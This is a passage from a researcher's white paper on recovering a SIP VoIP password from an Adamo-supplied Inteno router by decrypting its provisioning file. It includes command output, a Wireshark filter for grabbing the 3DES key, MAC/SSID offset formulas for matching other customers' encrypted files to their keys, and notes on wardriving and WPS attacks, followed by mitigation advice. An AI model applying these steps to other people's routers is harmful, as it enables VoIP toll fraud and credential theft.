
2. The file has a *.tar.gz* extension, let's unzip/untar the file. The result is obtaining the *Provisioning.conf*.



```
root@kali:~# tar -xzvf [redacted].tar.gz
Provisioning.conf
```

Figure 25: Untar the decrypted file

3. Let's show the content of the *Provisioning.conf*!



```
root@kali:~# cat Provisioning.conf

        option block_foreign '0'
        option block_special_rate '0'
        option block_outgoing '0'
        option block_incoming '0'

config sip_service_provider 'sip0'
        option name 'Account'
        option enabled '1'
        option codec0 'alaw'
        option codec1 'ulaw'
        option autoframing '1'
        option cfim_on '*21*'
        option cfim_off '#21#'
        option cfbs_on '*61*'
        option cfbs_off '#61#'
        option call_return '*69'
        option redial '*66'
        option is_fax '0'
        option transport 'udp'
        option call_lines 'BRCM/0'
        option domain '91.126.224.9'
        option user [redacted]p.adamo.es'
        option authuser [redacted].voip.adamo.es'
        option secret [redacted]root@kali:~#
```

Figure 26: Showing the content of *Provisioning.conf*

OK, hack process is complete! Happy calling :D . Also, a video is created to show all these steps in action:

https://youtu.be/uObz1uE5P4s


Note: This video starts doing a mention to people of the *Banda Ancha* forum (from *00:00* to *00:37* seconds of time). I promised to share the video with them if I succeeded [28].

5. Conclusions

Good and bad news… Let's start for the good one.

We have the SIP password and we have no excuse to expand the VoIP functionalities, remember that the rest of the parameters are gained as seen in Figure 2 of the chapter 1, or you can go to the *Banda Ancha* forum under a "*lazy*" situation. (The most important, of course is the password).

If you are continuing vague and don't want use the WebSockets for getting the *3DES* key, OK, *Wireshark* can do the job for you:



```
websocket contains "boardid"

No.   Time        Source        Destination     Protocol  Length Info
 2831 45.872987   192.168.1.1   192.168.1.146   WebSoc…      818 WebSocket Text [FIN]
 2956 46.431677   192.168.1.1   192.168.1.146   WebSoc…      819 WebSocket Text [FIN]

▷ Frame 2831: 818 bytes on wire (6544 bits), 818 bytes captured (6544 bits) on interface 0
▷ Ethernet II, Src: IntenoBr[redacted], Dst: Wistron[redacted]
▷ Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.146
▷ Transmission Control Protocol, Src Port: 80, Dst Port: 40872, Seq: 15704, Ack: 931, Len: 764
▷ WebSocket
◢ Line-based text data (1 lines)
    [truncated]{"jsonrpc":"2.0","id":4,"result":[0,{"system":{"name":"Adamo","hardware":"EG200","

0110  [redacted]
0120
0130
0140
0150
0160
0170
0180
0190
01a0
01b0
01c0
01d0
01e0
01f0
0200
0210
0220
0230
0240
0250
0260
0270
0280                                                     "des
0290
02a0
02b0
02c0
02d0
02e0
02f0
0300
0310
0320
0330
```

Figure 27: Getting the *3DES* key via *Wireshark*

The steps in this process are:

Start sniffing with *Wireshark* → Login to the router (http://192.168.1.1) → Do a proper filtering on *Wireshark*: *websocket contains "boardid"*

We have demonstrated other ways to get the *"masterpieces of the puzzle"* (take it as *"Bonus Track"* ;)). It means, the command/calls is triggered without our interaction, in an unattended form.

Now, the bad news.

We should not be able to *"recover"* the key using these methods. I really could shut up and to have my SIP key under my new *"secret"*. But do you think this is the good way to do progress under security perspective? Correct answer is NO!

All Adamo’s users with the VoIP service, must have the rights to have their SIP key, and the rest of the parameters. If Adamo don’t want to offer support is OK, there are other help on the Internet to share most common infrastructure or other individual difficult ones. If Adamo had facilitated me the password, I would not have gotten here (most probably not). But, thinking about it, I think I must be grateful because the vulnerability could have resided for some, long time who knows…

The *Provisioning.conf* is encrypted so… where is the danger? Well, isn't really enough? Not at all!

XXXXXXXXXXXX.enc file is available to all people, even on external networks that are not proprietary of Adamo. We have seen in Figure 14 of the chapter 4 that the *3DES* key for decryption the *.enc* public file, is protected under the local network of the owner’s Adamo’s user. This is a *"wall"* more level of protection, but you need thinking like a cybercriminal or *“bad guy”*. An attacker can download the keys maintaining the 3 first nibbles of *HEX* of the Inteno’s MAC and guessing random numbers against the provisioning server to get all as possible (this can be done more automatically/fastly with a script). Once the attacker has obtained the provisioning file, he could make long distance calls at the user's expense... (Spending the user's money). And for the *3DES* keys that matches with the recollected *.enc* files? The *“key”* is to use the WiFi’s names, *SSID* or *BSSID* (in cases where user changes the Wi-Fi name).

The 2 last nibbles of the *BSSID* or *SSID* of the *2.4 GHz* band (if comes as default, untouched config) is a good guide to identify the correct key to match with *.enc* file.

The formula of identify: You need add +1 to the MAC of the router (or name of the *.enc* file) to find the *BSSID* that has the correct *3DES* key. And at reverse, from the Wi-Fi names (*SSID*), you need -2 (under *HEX*) to get the correct *.enc*. If user changes the Wi-Fi’s name, you need focus on *BSSID*, in this case, you need -1 to get the *.enc*. So, in addition:

Finding Wi-Fi *BSSID*: *********XXXX.enc* → +1

Finding router’s MAC/*.enc* file from default Wi-Fi name: *ADAMO-XXXX* → -2

Finding Wi-Fi default name (*SSID*) from router’s MAC/*.enc*: *********XXXX.enc* → +2

Finding router’s MAC/*.enc* file from default Wi-Fi *BSSID/MAC*: *XXXXXXXXXXXX* → -1

Note: This behavior has been observed under the *2.4 Ghz* band, the *5 Ghz* don’t follow this criterion.

Attacker could do a *wardriving* [29] inspection and could also try to break the Wi-Fi encryption, because *WPS* is activated by default [10] and this Wi-Fi protocol is insecure.

This can be seen with other *“eyes”*… Let's give an accurate *“graduation”* for it.

1. The *WPS* must be disable by default on router, as is well known as insecure protocol.

2. The access to the provisioning server must be restricted by the Adamo's IP ranges as minimum.

3. Restrict the access to the provisioning server by *User-Agent* parameter could also be a good idea.

4. The provisioning file is encrypted, this is OK, but could be better if packets flows under HTTPS (doing hard to know what is if intercepted).

5. Encryption file could be acquired via *sFTP* (secure FTP) doing it more robust.

6. For immediate workaround, user can replace their router, so if is disconnected from the *"world"* nobody can retrieve their *3DES* key in case someone has them *.enc* file.

As concluding ending, the *Provisioning.conf* file, may contains other type of information that can be used for malicious things, statistics… this is the firewall package. At Figure 13 of the chapter 3.1.1. There is another type of key which I do not know its purpose, but my objective was focused entirely on extract my SIP password, because it is a parameter that belongs to me and I wanted it.

Normally, there is almost always a reason why I do hacking tasks, and for now, my investigation about Inteno & Adamo ends here.

Hacker is always good term. I do not want to hurt; I want to help and collaborate improving the security of devices and infrastructures in order to do a safer digital world (and/so… I'm happy with the Adamo's connection!).

I want to give special thanks to:

Banda Ancha members; was the first stop looking for Adamo's information and also for its good reception.

Neonsea; for sharing the discoveries. I learned a lot about the WebSocket communication protocol.

Daniel Vindevåg; for reporting the Inteno vulnerabilities and share to the world, including the decryption mechanism.

Without all of you, this white paper would not have come to light ☺.

Remember…

Be Good, Be Hackers.

6. References

[1] Movistar FTTH rates. https://www.movistar.es/particulares/oferta-combinada/fusion/?switchPrincipal=listado

[2] Bandaancha.eu; Community of fiber, mobile and ADSL users. https://bandaancha.eu

[3] Bandaancha.eu; Config parameters of the connection, including VoIP. https://bandaancha.eu/foros/datos-sip-vlan-adamo-1730133

[4] Bandaancha.eu; Access to the Inteno router DG200A-AC as admin step by step. https://bandaancha.eu/foros/acceder-router-inteno-dg200a-ac-paso-1730502

[5] Wireshark; CaptureSetup/Ethernet. Capture using a network tap. https://wiki.wireshark.org/CaptureSetup/Ethernet#Capture_using_a_network_tap

[6] Throwing Star LAN Tap - Great Scott Gasgets. https://greatscottgadgets.com/throwingstar/

[7] Sipcrack - A suite of tools to sniff and crack the digest authentications within the SIP. https://manpages.ubuntu.com/manpages/cosmic/man1/sipcrack.1.html

[8] Crunch | Penetration Testing Tools. https://tools.kali.org/password-attacks/crunch

[9] Hashcat; example_hashes, [hashcat wiki]. https://hashcat.net/wiki/doku.php?id=example_hashes

[10] Router's manual by adamo. https://www.adamo.es/wp-content/uploads/2016/12/Manual_Inteno_DG200A-Ac.pdf

[11] Inteno; DG200. https://www.intenogroup.com/products/gateways/dg200/

[12] Inteno; EG200. https://www.intenogroup.com/products/gateways/eg200/

[13] EG200 Datasheet. https://www.intenogroup.com/wp-content/uploads/2018/10/Datasheet_EG200.pdf

[14] IOPSYS Product. https://iopsys.eu/product

[15] Inteno; owsd. http://public.inteno.se/owsd.git

[16] Ubus (OpenWrt micro bus architecture). https://openwrt.org/docs/techref/ubus

[17] Twitter | @_neonsea_. https://twitter.com/_neonsea_

[18] Inteno misconfigured ACLs leading to information disclosure and logging in as root. https://neonsea.uk/blog/2017/07/17/cve-2017-11361.html

[19] Neonsea's blog. https://neonsea.uk/blog/

[20] Writing WebSocket client applications - Web APIs | MDN. https://developer.mozilla.org/en-US/docs/Web/API/WebSockets_API/Writing_WebSocket_client_applications

[21] OpenWrt Project: Serial Console. https://openwrt.org/docs/techref/hardware/port.serial

[22] Configuration Manual RevE - XG6846. https://www.dna.fi/documents/753910/853489/XG6846+Configuration+Manual++RevE.pdf/bc4ab8b7-b2f6-463c-08a6-d0ff6ec05e00

[23] DNA Oyj - Wikipedia. https://en.wikipedia.org/wiki/DNA_Oyj

[24] Decrypt Inteno configuration files. http://inteno.vindevag.com/admin.php.txt

[25] Återfå administratörslösenordet på Inteno FG500. http://www.nättsjö.se/fiber/admin.php

[26] List of file signatures - Wikipedia. https://en.wikipedia.org/wiki/List_of_file_signatures

[27] Symmetric cipher routines. https://www.openssl.org/docs/manmaster/man1/enc.html

[28] Bandaancha.eu; Cambiar router de Adamo por uno neutro. https://bandaancha.eu/foros/cambiar-router-adamo-ayuda-1735391#r1kvss

[29] Wardriving - Wikipedia. https://en.wikipedia.org/wiki/Wardriving